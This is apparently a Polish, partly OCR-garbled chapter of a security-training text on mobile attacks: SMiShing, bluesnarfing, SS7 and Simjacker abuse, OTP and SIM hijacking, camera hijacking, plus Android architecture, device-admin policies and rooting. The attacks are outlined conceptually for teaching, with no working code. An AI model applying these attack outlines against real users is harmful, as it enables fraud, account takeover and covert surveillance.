Obecnie telefony komórkowe są szeroko stosowane zarówno do celów osobistych, jak i biznesowych. Spam to ogólne określenie niechcianych wiadomości wysyłanych za pośrednictwem technologii komunikacji elektronicznej, takich jak SMS, MMS, wiadomości błyskawiczne (IM) i e-mail. Spam z telefonów komórkowych, znany również jako spam SMS, spam tekstowy lub spam w m-spamie, odnosi się do niechcianych wiadomości wysyłanych masowo na znane/nieznane numery

telefonów/identyfikatory e-mail w celu kierowania na telefony komórkowe. Typowe wiadomości typu spam dostarczane na telefony komórkowe to:

Wiadomości zawierające reklamy lub złośliwe linki, które mogą nakłonić użytkowników do ujawnienia poufnych informacji

Atrakcyjne komunikaty handlowe reklamujące produkty/usługi

Wiadomości SMS lub MMS informujące, że ofiara wygrała nagrodę i proszące o wykonanie połączenia pod podany numer usługi telefonicznej o podwyższonej opłacie w celu uzyskania dalszych informacji

Złośliwe łącza, które mogą nakłaniać użytkowników do ujawnienia poufnych danych osobowych lub firmowych Wiadomości typu phishing, które nakłaniają odbiorcę do ujawnienia danych osobowych lub finansowych, takich jak imię i nazwisko, adres, data urodzenia, numer konta bankowego, numer karty kredytowej itd. mogą zostać wykorzystane do popełnienia oszustwa tożsamości lub oszustwa finansowego

Wiadomości spamowe zajmują znaczną część przepustowości sieci. Konsekwencje spamu mobilnego obejmują straty finansowe, wstrzykiwanie złośliwego oprogramowania i incydenty naruszenia danych korporacyjnych.

SMS-owy atak phishingowy (SMiShing) (skanowanie ukierunkowanego ataku)

Wiadomości tekstowe to najbardziej rozpowszechniona komunikacja niegłosowa w telefonach komórkowych. Użytkownicy na całym świecie codziennie wysyłają i odbierają miliardy wiadomości tekstowych. Tak ogromna ilość danych pociąga za sobą wzrost liczby ataków spamowych czy phishingowych. Wyłudzanie informacji SMS (znane również jako SMiShing) to rodzaj oszustwa typu phishing, w którym osoba atakująca wykorzystuje systemy SMS do wysyłania fałszywych wiadomości tekstowych. Jest to czynność polegająca na próbie zdobycia informacji osobistych i finansowych poprzez wysyłanie SMS-ów (lub komunikatorów internetowych) zawierających oszukańcze łącza. Często te fałszywe wiadomości tekstowe zawierają oszukańczy adres URL strony internetowej lub numer telefonu, aby skłonić ofiary do ujawnienia ich danych osobowych lub finansowych, takich jak numery SSN, numery kart kredytowych i bankowość internetowa

Nazwa użytkownika i hasło. Ponadto osoby atakujące implementują SMiShing w celu infekowania urządzeń mobilnych ofiar, telefony i powiązane sieci ze złośliwym oprogramowaniem. Atakujący kupują przedpłaconą kartę SMS, używając fałszywej tożsamości. Następnie wysyłają przynętę SMS do użytkownika. SMS może wydawać się atrakcyjny lub pilny. Może to na przykład obejmować wiadomość o loterii, kupon podarunkowy, zakup online lub powiadomienie o zawieszeniu konta wraz ze złośliwym linkiem lub numerem telefonu. Gdy użytkownik kliknie odsyłacz, uznając go za uzasadniony, zostaje przekierowany na stronę phishingową atakującego, gdzie podaje żądane informacje (np. imię i nazwisko, numer telefonu, datę urodzenia, numer karty kredytowej lub PIN, kod CVV, SNN i adres e-mail). Osoba atakująca może wykorzystać uzyskane informacje do wykonywania złośliwych działań, takich jak kradzież tożsamości, zakupy online i tak dalej.

Dlaczego phishing SMS jest skuteczny?

Większość konsumentów uzyskuje dostęp do Internetu za pośrednictwem urządzenia mobilnego.

Łatwo skonfigurować mobilną kampanię phishingową.

Trudne do wykrycia i powstrzymania powoduje szkody.

Użytkownicy mobilni nie są uzależnieni od otrzymywania spamowych wiadomości tekstowych na swój telefon komórkowy.

Brak głównego mechanizmu usuwania spamu SMS.

Większość mobilnych narzędzi antywirusowych nie sprawdza wiadomości SMS.

Parowanie urządzeń mobilnych w otwartych połączeniach Bluetooth i Wi-Fi

Ustawienie połączenia Bluetooth urządzenia mobilnego na tryb „otwarty" lub „wykrywanie" oraz włączenie funkcji automatycznego łączenia Wi-Fi, szczególnie w miejscach publicznych, stanowi poważne zagrożenie dla urządzeń mobilnych. Atakujący wykorzystują takie ustawienia, aby zainfekować urządzenie mobilne złośliwym oprogramowaniem, takim jak wirusy i konie trojańskie, lub naruszyć niezaszyfrowane dane przesyłane przez niezaufane sieci. Mogą nakłonić ofiary do zaakceptowania żądania połączenia Bluetooth ze złośliwego urządzenia lub mogą przeprowadzić atak MITM w celu przechwycenia i narażenia na szwank wszystkich danych wysyłanych do iz podłączonych urządzeń. Wykorzystując zebrane informacje, osoby atakujące mogą angażować się w oszustwa tożsamości i inne złośliwe działania, narażając w ten sposób użytkowników na duże ryzyko. Techniki takie jak „bluesnarfing" i „bluebugging" pomagają atakującemu podsłuchiwać lub przechwytywać transmisję danych między urządzeniami mobilnymi sparowanymi na otwartych połączeniach (np. publiczne Wi-Fi lub niezaszyfrowane routery Wi-Fi).

Bluesnarfing (kradzież informacji przez Bluetooth)

Bluesnarfing to kradzież informacji z urządzenia bezprzewodowego za pośrednictwem połączenia Bluetooth, często między telefonami, komputerami stacjonarnymi, laptopami, palmtopami i innymi urządzeniami. Ta technika umożliwia atakującemu dostęp do listy kontaktów ofiary, wiadomości e-mail, wiadomości tekstowych, zdjęć, filmów i danych biznesowych przechowywanych na urządzeniu. Każde urządzenie z włączonym połączeniem Bluetooth i ustawionym jako „wykrywalne" (pozwalające innym urządzeniom Bluetooth znajdującym się w zasięgu na wyświetlenie urządzenia) może być podatne na bluesnarfing, jeśli oprogramowanie dostawcy zawiera pewną lukę w zabezpieczeniach. Bluesnarfing wykorzystuje połączenia Bluetooth innych osób bez ich wiedzy.

Bluebugging (przejęcie urządzenia przez Bluetooth)

Bluebugging polega na uzyskaniu zdalnego dostępu do docelowego urządzenia obsługującego technologię Bluetooth i korzystaniu z jego funkcji bez wiedzy i zgody ofiary. Atakujący narażają bezpieczeństwo urządzenia docelowego, aby przeprowadzić atak typu backdoor przed zwróceniem kontroli właścicielowi. Bluebugging umożliwia atakującym wąchanie poufnych danych firmowych lub osobistych, odbieranie połączeń i wiadomości tekstowych przeznaczonych dla ofiary, przechwytywanie połączeń telefonicznych i wiadomości, przekazywanie połączeń i wiadomości, łączenie się z Internetem i wykonywanie innych złośliwych działań, takich jak uzyskiwanie dostępu do list kontaktów, zdjęć, i wideo.

Atak agenta Smitha

Ataki Agenta Smitha polegają na nakłanianiu ofiar do pobrania i zainstalowania złośliwych aplikacji zaprojektowanych i opublikowanych przez osoby atakujące w postaci gier, edytorów zdjęć lub innych atrakcyjnych narzędzi z zewnętrznych sklepów z aplikacjami, takich jak 9Apps. Gdy użytkownik zainstaluje aplikację, główny złośliwy kod wewnątrz aplikacji infekuje lub zastępuje legalne aplikacje w poleceniach C&C urządzenia mobilnego ofiary. Zwodnicza aplikacja zastępuje legalne aplikacje, takie jak WhatsApp, SHAREit i MX Player, podobnymi zainfekowanymi wersjami. Czasami aplikacja wydaje

się być autentycznym produktem Google, takim jak Google Updater lub Motywy. Następnie osoba atakująca tworzy ogromną liczbę nieistotnych i oszukańczych reklam na urządzeniu ofiary za pośrednictwem zainfekowanej aplikacji w celu uzyskania korzyści finansowych. Atakujący wykorzystują te aplikacje do kradzieży krytycznych informacji, takich jak dane osobowe, dane uwierzytelniające i dane bankowe, z urządzenia mobilnego ofiary za pomocą poleceń C&C.

Wykorzystanie luki SS7

Signaling System 7 (SS7) to protokół komunikacyjny, który umożliwia użytkownikom mobilnym wymianę komunikacji za pośrednictwem innej sieci komórkowej (zwłaszcza podczas roamingu). Urządzenia mobilne mają być przenoszone w różnych lokalizacjach, aby służyć swoim użytkownikom. Zmiana operatora telekomunikacyjnego lub korzystanie z sieci innej wieży komórkowej jest dozwolone przez protokół SS7. Ten mechanizm sygnalizacyjny działa w oparciu o wzajemne zaufanie operatorów, bez jakiejkolwiek weryfikacji autentyczności. Ponieważ sieć sygnalizacyjna SS7 nie jest izolowana, osoba atakująca może wykorzystać tę lukę do przeprowadzenia ataku MITM poprzez blokowanie wiadomości tekstowych i połączeń między komunikującymi się urządzeniami. Atakujący może podsłuchiwać dane uwierzytelniające bank, hasła jednorazowe i inne poufne informacje przesyłane przez sieć. Ta luka w zabezpieczeniach SS7 może również pozwolić atakującemu na ominięcie uwierzytelniania dwuskładnikowego i kompleksowego szyfrowania za pośrednictwem wiadomości SMS.

Zagrożenia związane z luką SS7

Kiedy atakujący uzyskuje dostęp do protokołu SS7, urządzenie ofiary jest narażone na następujące zagrożenia: Ujawnienie tożsamości subskrybenta

Ujawnienie tożsamości sieciowej

Szpiegowanie i przechwytywanie sieci w celu kradzieży danych osobowych

Zezwalanie na podsłuchiwanie telefonu

Wykonywanie ataków DoS w celu zniszczenia reputacji docelowego operatora telekomunikacyjnego

Śledzenie lokalizacji geograficznych

Simjacker: Atak na kartę SIM

Simjacker to luka w zabezpieczeniach związana z przeglądarką S@T karty SIM (SIMalliance Toolbox Browser), preinstalowanym oprogramowaniem wbudowanym w karty SIM w celu dostarczenia zestawu instrukcji. Atakujący wykorzystują tę lukę w przeglądarce S@T do wykonywania różnych złośliwych działań, takich jak przechwytywanie lokalizacji urządzenia, monitorowanie połączeń, zbieranie informacji, takich jak numer IMEI, wykonywanie fałszywych lub kosztownych połączeń, wysyłanie wiadomości o podwyższonej opłacie, zmuszanie przeglądarki urządzenia do łączenia się z złośliwe strony internetowe i przeprowadzanie ataków DoS w celu zablokowania kart SIM. Atak oparty na karcie SIM może zostać zaostrzony w zależności od urządzenia ofiary. Atak Simjacker jest inicjowany przez wysłanie kodu podobnego do spyware w postaci ustawień systemu lub karty SIM za pośrednictwem wiadomości SMS w celu przejęcia pełnej kontroli nad kartą SIM i urządzeniem mobilnym w celu wydawania różnych poleceń bez interakcji użytkownika.

Kroki związane z atakiem Simjacker

Atakujący wysyła oszukańcze wiadomości SMS zawierające ukryty kod lub instrukcje z zestawu SIM Application Toolkit (STK)

Ofiara otrzymuje złośliwy SMS, a przeglądarka S@T na karcie SIM automatycznie rozpoznaje i przetwarza ukryte instrukcje lub kod

Wstrzyknięty kod wykonuje różne czynności na urządzeniu bez zgody użytkownika

Urządzenie współpracujące otrzymuje informacje o użytkowniku za pośrednictwem wiadomości SMS, które atakujący może wykorzystać do śledzenia lokalizacji na żywo, eksfiltracji informacji o urządzeniu i wykonywania wielu innych złośliwych działań

Przejęcie hasła OTP/przejęcie uwierzytelniania dwuskładnikowego

Hasła jednorazowe (OTP) są wysyłane przez serwer za pośrednictwem wiadomości SMS, aplikacji uwierzytelniającej lub wiadomości e-mail w celu bezpiecznego uwierzytelnienia użytkowników. Chociaż ta funkcja wydaje się bezpieczna, osoby atakujące mogą przejąć OTP i przekierować je na swoje urządzenia osobiste przy użyciu różnych technik, takich jak socjotechnika i przechwytywanie SMS-ów. Atak ten jest trudny do wykrycia, ponieważ użytkownicy mogą podejrzewać problem z siecią po nieotrzymaniu hasła jednorazowego, podczas gdy hasło jednorazowe jest faktycznie przekierowywane na urządzenie kontrolowane przez osobę atakującą. Za pomocą skradzionego hasła jednorazowego napastnicy mogą logować się do internetowych kont ofiary, resetować hasła i kraść poufne informacje. Atakującemu udaje się przejąć OTP, początkowo kradnąc dane Pll ofiary, przekupując lub oszukując sprzedawców w sklepach mobilnych lub wykorzystując ponowne wykorzystanie numeru dla różnych klientów. Atakujący przeprowadzają inżynierię społeczną na dostawcach usług telekomunikacyjnych, aby uzyskać prawo własności do karty SIM docelowego użytkownika, twierdząc, że jego urządzenie zostało utracone. W ten sposób atakujący przekonują operatora telekomunikacyjnego i żądają od niego przekazania kontroli nad kartą SIM ofiary. Atakujący mogą również wykorzystywać ataki typu jacking SIM, aby zainfekować kartę SIM urządzenia docelowego za pomocą złośliwego oprogramowania, za pomocą którego mogą przechwytywać i odczytywać hasła jednorazowe.

Przejęcie OTP za pośrednictwem powiadomień na ekranie blokady

Atakujący fizycznie kradną hasła OTP oparte na SMS-ach z telefonu komórkowego docelowego użytkownika, ściśle monitorując działania użytkownika. Mogą wyświetlać powiadomienia na ekranie blokady docelowego użytkownika, gdy zażądają hasła jednorazowego. Atakujący mogą przejąć powiadomienia na ekranie blokady za pomocą różnych metod, takich jak podsłuchiwanie lub nakłanianie użytkownika do użyczenia telefonu w celu wykonania połączenia alarmowego.

Ataki polegające na przechwytywaniu kamery/mikrofonu

Wraz z rozpowszechnieniem korzystania z urządzeń osobistych z połączeniem internetowym, oprócz korzyści płynących z nich, pojawia się wiele istotnych problemów związanych z bezpieczeństwem. Atakujący próbują przeprowadzić wyrafinowane ataki na użytkowników cyfrowych, aby uzyskać nieautoryzowany dostęp do ich urządzeń i ukraść poufne dane lub naruszyć bezpieczeństwo urządzenia. Poniżej przedstawiono dwie różne metody ataków, które atakujący często stosują w celu zabezpieczenia aparatu i mikrotelefonów urządzeń.

Atak kamuflujący

Atak camfecting to atak polegający na przechwytywaniu kamery internetowej. W tym ataku atakujący uzyskuje dostęp do kamery komputera docelowego lub urządzenia mobilnego. Atakujący infekuje urządzenie docelowe trojanem zdalnego dostępu (RAT) i naraża je na szwank, aby uzyskać dostęp do kamery i mikrofonu ofiary. Atakujący może również wyłączyć światło kamery, aby uniknąć wykrycia. Korzystając z tej metody, osoba atakująca może uzyskać poufne dane, takie jak osobiste zdjęcia,

nagrane filmy i lokalizację użytkownika. Ponadto atakujący może sterować kamerą z odległych obszarów.

Kroki związane z atakiem Camfecting

Atakujący albo wysyła wiadomość phishingową ze złośliwym linkiem, albo nakłania ofiarę do odwiedzenia złośliwej strony internetowej.

Gdy ofiara kliknie złośliwy odsyłacz lub odwiedzi złośliwą stronę internetową, złośliwe oprogramowanie jest pobierane i instalowane na urządzeniu, zapewniając atakującemu zdalny dostęp.

Teraz osoba atakująca może przechwytywać dane osobowe, takie jak zdjęcia i filmy.

Atak na Androida dotyczący przejęcia aparatu

Atakujący próbują wykorzystać aplikację aparatu Google, która jest powszechnie używana na urządzeniach z Androidem jako domyślna aplikacja aparatu. Osoba atakująca może wykorzystać liczne luki w zabezpieczeniach Androida, aby obejść wymagane uprawnienia i uzyskać dostęp do kamery i mikrofonu ofiary. Co więcej, osoba atakująca może wykorzystać tę lukę, nawet jeśli urządzenie mobilne jest zablokowane. Aplikacje aparatu na Androida zazwyczaj wymagają uprawnień do przechowywania zdjęć i filmów. Aplikacje te wymagają od ofiary udzielenia uprawnień, takich jak

android.permission.CAMERA

android.permission.RECORD_AUDIO

android.permission.ACCESS_COARSE_LOCATION

android.permission.ACCESS_FINE_LOCATION

Takie uprawnienia do przechowywania zapewniają nieograniczony dostęp do całej pamięci wewnętrznej i umożliwiają atakującym wykonywanie różnych czynności, takich jak robienie zdjęć; nagrywanie wideo i rozmów głosowych; oraz uzyskiwanie dostępu do przechowywanych zdjęć, filmów, lokalizacji GPS i innych poufnych informacji.

Kroki związane z atakiem typu Android Camera Hijack

Atakujący wykorzystują różne luki w zabezpieczeniach docelowego urządzenia z Androidem, nakłaniając ofiarę do pobrania złośliwej aplikacji. Złośliwa aplikacja instaluje trojana na urządzeniu ofiary bez jej wiedzy. Gdy ofiara zaczyna korzystać z zainfekowanej aplikacji, ustanawiane jest trwałe połączenie między ofiarą a atakującym. Nawet jeśli ofiara zamknie aplikację, połączenie utrzymuje się, umożliwiając atakującym potajemne robienie zdjęć i nagrywanie filmów.

Hakowanie systemu operacyjnego Android

Szybko rośnie liczba osób korzystających ze smartfonów i tabletów, ponieważ urządzenia te obsługują szeroki zakres funkcjonalności. Android jest najpopularniejszym mobilnym systemem operacyjnym, ponieważ jest platformą otwartą dla wszystkich aplikacji. Podobnie jak inne systemy operacyjne, Android ma pewne luki w zabezpieczeniach i nie wszyscy użytkownicy Androida instalują łatki w celu aktualizacji i zabezpieczenia oprogramowania i aplikacji systemu operacyjnego. Takie swobodne podejście użytkowników pozwala atakującym wykorzystywać luki i przeprowadzać różnego rodzaju ataki w celu kradzieży cennych danych przechowywanych na urządzeniach ofiar. W tej sekcji omówiono system operacyjny Android, jego architekturę i związane z nim luki w zabezpieczeniach. Obejmuje również proces rootowania telefonów z systemem Android, narzędzi do rootowania, trojanów dla systemu Android i hakowania telefonów komórkowych z systemem Android. Na koniec

w tej sekcji omówiono wytyczne dotyczące zabezpieczania urządzeń z systemem Android, kontroli bezpieczeństwa i narzędzi do śledzenia urządzeń.

System operacyjny Android

Android, środowisko oprogramowania opracowane przez Google dla urządzeń mobilnych, obejmuje system operacyjny, oprogramowanie pośredniczące i kluczowe aplikacje. System operacyjny Android opiera się na jądrze Linuksa i jest platformą typu open source.

Cechy:

Zapewnia różnorodne gotowe komponenty Ul, takie jak ustrukturyzowane obiekty układu i kontrolki Ul, które umożliwiają zbudowanie GUI dla aplikacji

Zapewnia kilka opcji zapisywania trwałych danych aplikacji:

o Shared Preferences — przechowuj prymitywne dane prywatne w parach klucz-wartość

o Pamięć wewnętrzna — prywatne dane w pamięci urządzenia

o Pamięć zewnętrzna — publiczne dane w udostępnionej pamięci zewnętrznej

o Bazy danych SQLite — przechowuj dane strukturalne w prywatnej bazie danych

o Połączenie sieciowe — Przechowuj dane w Internecie na własnym serwerze sieciowym

RenderScript zapewnia niezależny od platformy silnik obliczeniowy, który działa na poziomie

rodzimy poziom. Można go używać do przyspieszania aplikacji wymagających dużej mocy obliczeniowej.

Zapewnia rozbudowane interfejsy API, które umożliwiają aplikacji łączenie się i interakcję z innymi urządzeniami Bluetooth, komunikacja bliskiego zasięgu (NFC), Wi-Fi P2P, USB i inicjowanie sesji protokołu (SIP), oprócz standardowych połączeń sieciowych.

Ramy aplikacji pozwalają na ponowne użycie i wymianę komponentów.

Środowisko wykonawcze systemu Android (ART) zoptymalizowane pod kątem urządzeń mobilnych.

Zintegrowana przeglądarka oparta na silniku Blink i WebKit typu open source.

SQLite do przechowywania danych strukturalnych.

Obsługa multimediów dla popularnych formatów audio, wideo i zdjęć (np. MPEG4, H.264, MP3, AAC, AMR, JPG, PNG i GIF).

Bogate środowisko programistyczne obejmujące emulator urządzenia, narzędzia do debugowania,

profilowanie pamięci i wydajności oraz wtyczka dla Eclipse IDE.

Architektura systemu operacyjnego Android

Android to oparty na systemie Linux system operacyjny przeznaczony dla urządzeń przenośnych, takich jak smartfony i tablety. Jest to stos komponentów oprogramowania podzielonych na sześć sekcji (aplikacje systemowe, platforma Java AP, natywne biblioteki C/C++, środowisko wykonawcze systemu Android, warstwa abstrakcji Flardware (FIAL) i jądro systemu Linux) oraz pięć warstw.

Aplikacje systemowe

Wszystkie aplikacje systemu Android znajdują się w górnej warstwie. Każda opracowana aplikacja powinna pasować do tej warstwy. Niektóre standardowe aplikacje, które są fabrycznie instalowane na każdym urządzeniu z Androidem, obejmują dialer, pocztę e-mail, kalendarz, aparat fotograficzny, wiadomości SMS, przeglądarki internetowe, menedżery kontaktów i tak dalej. Większość aplikacji na Androida jest „napisana" w Javie.

Framework API Javy

Funkcje platformy Android są udostępniane programistom za pośrednictwem interfejsów API napisanych w Javie. Framework aplikacji oferuje aplikacjom wiele usług wysokiego poziomu, które programiści włączają do ich rozwoju. Oto niektóre bloki struktury aplikacji:

o Dostawcy treści — zarządzają udostępnianiem danych między aplikacjami,

o View System — do tworzenia list, siatek, pól tekstowych, przycisków i tak dalej.

o Activity Manager — kontroluje cykl życia aplikacji,

o Menedżer lokalizacji — zarządza lokalizacją za pomocą GPS lub masztów komórkowych,

o Menedżer pakietów — śledzi aplikacje zainstalowane na urządzeniu,

o Menedżer powiadomień — pomaga aplikacjom wyświetlać niestandardowe komunikaty na pasku stanu.

o Resource Manager — zarządza różnymi typami wykorzystywanych zasobów,

o Menedżer telefonii — zarządza wszystkimi połączeniami głosowymi,

o Menedżer okien — zarządza oknami aplikacji.

Natywne biblioteki C/C++

Następna warstwa to biblioteki natywne. Biblioteki są „napisane" w C lub C++ i są specyficzne dla konkretnego sprzętu. Ta warstwa pozwala urządzeniu kontrolować różne typy danych. Natywne biblioteki są następujące:

o WebKit i Blink — silnik przeglądarki internetowej do wyświetlania zawartości HTML

o Open Max AL — API towarzyszące OpenGL ES, ale używane do multimediów (wideo i audio), a nie tylko do audio

o Libc — zawiera biblioteki Systemu C

o Media Framework — udostępnia kodeki multimedialne umożliwiające nagrywanie i odtwarzanie różnych formatów multimedialnych

o Otwórz GL | ES — biblioteka grafiki 2D i 3D

o Surface Manager — przeznaczony do zarządzania wyświetlaczem

o SQLite — silnik bazy danych używany do przechowywania danych

o FreeType — przeznaczony do renderowania czcionek

o SSL — przeznaczony do zabezpieczania Internetu

Środowisko wykonawcze Androida zawiera podstawowe biblioteki i maszynę wirtualną ART.

o Android Runtime (ART): W przypadku wersji Androida starszych niż 5.0 aplikacje mają własne procesy i instancje środowiska wykonawczego. Środowisko uruchomieniowe systemu Android ma takie funkcje, jak kompilacja z wyprzedzeniem (AOT), kompilacja just-in-time (JIT), zoptymalizowane wyrzucanie elementów bezużytecznych (GC) i pliki w formacie Dalvik Executable (DEX) do kompresji kodu maszynowego.

o Biblioteki podstawowe: Zestaw podstawowych bibliotek umożliwia programistom pisanie aplikacji na Androida przy użyciu języka Java.

Warstwa abstrakcji sprzętu

Warstwa abstrakcji sprzętu służy do udostępniania możliwości sprzętowych urządzenia środowisku Java API, które znajduje się na wyższym poziomie. Działa jako warstwa abstrakcji między sprzętem a stosem oprogramowania. HAL obejmuje różne moduły wymagane przez sprzęt w urządzeniu, takie jak dźwięk, kamera, Bluetooth, czujniki i tak dalej.

Jądro Linuksa

System operacyjny Android opiera się na jądrze Linux. Ta warstwa obejmuje sterowniki urządzeń niskiego poziomu, takie jak sterownik audio, sterownik bindowania (IPC), sterownik wyświetlacza, sterownik klawiatury, sterownik Bluetooth, sterownik aparatu, sterownik pamięci współdzielonej, sterownik USB, sterownik Wi-Fi, sterownik pamięci Flash i zarządzanie energią dla różnych komponentów sprzętowych. Funkcje tej warstwy obejmują zarządzanie pamięcią, zarządzanie energią, zarządzanie bezpieczeństwem i pracę w sieci.

Interfejs API do administrowania urządzeniami z systemem Android

Interfejs API administrowania urządzeniami udostępnia funkcje administrowania urządzeniami na poziomie systemu. Takie interfejsy API umożliwiają programistom tworzenie aplikacji świadomych bezpieczeństwa, które są przydatne w środowiskach korporacyjnych, w których specjaliści IT wymagają pełnej kontroli nad urządzeniami pracowników. Można użyć interfejsu API do administrowania urządzeniem („admin”) do pisania aplikacji do administrowania urządzeniami, które użytkownicy instalują na swoich urządzeniach. Aplikacja administratora urządzenia wymusza żądane zasady. Oto kilka przykładów typów aplikacji, które mogą korzystać z interfejsu API administrowania urządzeniem:

Klienci poczty e-mail

Aplikacje zabezpieczające, które wykonują zdalne czyszczenie

Usługi i aplikacje do zarządzania urządzeniami

W poniższej tabeli wymieniono zasady obsługiwane przez interfejs API administrowania urządzeniami z systemem Android:

Zasady: Opis

Wymagane złożone hasło : Wymaga, aby hasło zawierało co najmniej literę, cyfrę i specjalny symbol. Wprowadzony w Androidzie 3.0.

Minimalna liczba liter wymaganych w haśle : Minimalna liczba liter wymaganych w haśle dla wszystkich administratorów lub dla konkretnego administratora. Wprowadzony w Androidzie 3.0.

Minimalna liczba małych liter wymaganych w haśle : minimalna liczba małych liter wymagana w haśle dla wszystkich administratorów lub dla konkretnego administratora. Wprowadzony w Androidzie 3.0.

Minimalna liczba znaków innych niż litery wymagana w haśle : Minimalna liczba znaków innych niż litery wymagana w haśle dla wszystkich administratorów lub określonego administratora. Wprowadzony w Androidzie 3.0.

Minimalna liczba cyfr wymaganych w haśle : Minimalna liczba cyfr wymaganych w haśle dla wszystkich administratorów lub określonego administratora. Wprowadzony w Androidzie 3.0.

Minimalna liczba symboli wymaganych w haśle : Minimalna liczba symboli wymaganych w haśle dla wszystkich administratorów lub konkretnego administratora. Wprowadzony w Androidzie 3.0.

Minimalna liczba wielkich liter wymaganych w haśle : minimalna liczba wielkich liter wymagana w haśle dla wszystkich administratorów lub dla konkretnego administratora. Wprowadzony w Androidzie 3.0.

Limit czasu wygaśnięcia hasła : kiedy hasło wygaśnie, wyrażone jako różnica w milisekundach od momentu, gdy administrator urządzenia ustawi limit czasu wygaśnięcia. Wprowadzony w Androidzie 3.0.

Ograniczenie historii haseł : ta zasada uniemożliwia użytkownikom ponowne użycie ostatnich n unikalnych haseł. Zwykle tej zasady można używać w połączeniu z funkcją setPasswordExpirationTimeout(), która wymusza na użytkownikach aktualizację haseł po upływie określonego czasu. Wprowadzony w Androidzie 3.0.

Maksymalna liczba nieudanych prób podania hasła : określa, ile razy użytkownik może wprowadzić błędne hasło, zanim urządzenie wyczyści swoje dane. Interfejs API administrowania urządzeniami umożliwia również administratorom zdalne resetowanie urządzenia do domyślnych ustawień fabrycznych. Zabezpiecza to dane w przypadku zgubienia lub kradzieży urządzenia.

Blokada maksymalnego czasu nieaktywności: Ustawia czas, jaki upłynął od ostatniego dotknięcia ekranu lub naciśnięcia przycisku przez użytkownika, zanim urządzenie zablokuje ekran. W takim przypadku użytkownicy muszą ponownie wprowadzić kod PIN lub hasło, zanim będą mogli korzystać ze swoich urządzeń i uzyskać dostęp do danych. Wartość może wynosić od 1 do 60 minut.

Wymagaj szyfrowania pamięci masowej : określa szyfrowanie pamięci masowej, jeśli urządzenie je obsługuje. IWprowadzony w systemie Android 3.0.

Wyłącz kamerę : Określa funkcję wyłączania kamery. Pamiętaj, że nie musi to być trwałe. Kamera może być włączana/wyłączana dynamicznie w zależności od kontekstu, czasu itd. Wprowadzony w Androidzie 4.0.


Oprócz obsługi wspomnianych powyżej zasad interfejs API do administrowania urządzeniem umożliwia wykonanie następujące czynności:

Poproś użytkownika o ustawienie nowego hasła

Natychmiast zablokuj urządzenie

Wyczyść dane urządzenia (tj. przywróć urządzenie do domyślnych ustawień fabrycznych)

Poniżej przedstawiono przykładową stronę administratora urządzenia z systemem Android:



Rootowanie Androida

Celem rootowania Androida jest pokonanie ograniczeń nałożonych przez producentów sprzętu i operatorów, a tym samym uzyskanie możliwości modyfikowania lub wymiany aplikacji i ustawień systemowych, uruchamiania aplikacji wymagających uprawnień administratora, usuwania i zastępowania systemu operacyjnego urządzenia, usuwania aplikacji preinstalowanych przez jego producenta lub operatora, ani wykonywać innych operacji, które w inny sposób są niedostępne dla typowego użytkownika Androida. Rootowanie umożliwia użytkownikom Androida uzyskanie

uprzywilejowanej kontroli (znanej jako „dostęp roota”) w podsystemie Androida. Proces rootowania obejmuje wykorzystanie luk w zabezpieczeniach oprogramowania układowego urządzenia, skopiowanie podrzędnego pliku binarnego do lokalizacji w ŚCIEŻCE bieżącego procesu (np. /system/xbin/su) i nadanie mu uprawnień do wykonywania za pomocą polecenia chmod. Rootowanie umożliwia wszystkim aplikacjom zainstalowanym przez użytkownika uruchamianie uprzywilejowanych poleceń, takich jak

Modyfikowanie lub usuwanie plików systemowych, modułów, pamięci ROM (oprogramowanie firmowe) i jądra

Usuwanie aplikacji zainstalowanych przez operatora lub producenta (bloatware)

Dostęp niskiego poziomu do sprzętu, który jest zwykle niedostępny dla urządzeń w ich domyślnej konfiguracji

Poprawiona wydajność

Tethering Wi-Fi i Bluetooth

Instalowanie aplikacji na karcie SD

Lepszy interfejs użytkownika i klawiatura

Rootowanie wiąże się również z wieloma zagrożeniami bezpieczeństwa i innymi zagrożeniami dla urządzenia, w tym z utratą gwarancji na telefon

Kiepska wydajność

Infekcja złośliwym oprogramowaniem

„Zamurowanie” urządzenia

Można użyć narzędzi takich jak KingoRoot, TunesGo Root Android Tool i tak dalej, aby zrootować Androida .

Rootowanie Androida za pomocą KingoRoot

KingoRoot to narzędzie służące do rootowania urządzeń z Androidem. Może być używany z komputerem lub bez niego. KingoRoot pomaga użytkownikom zrootować ich urządzenia z Androidem, aby osiągnąć następujące cele:

Zachowaj żywotność baterii

Uzyskaj dostęp do aplikacji tylko dla roota

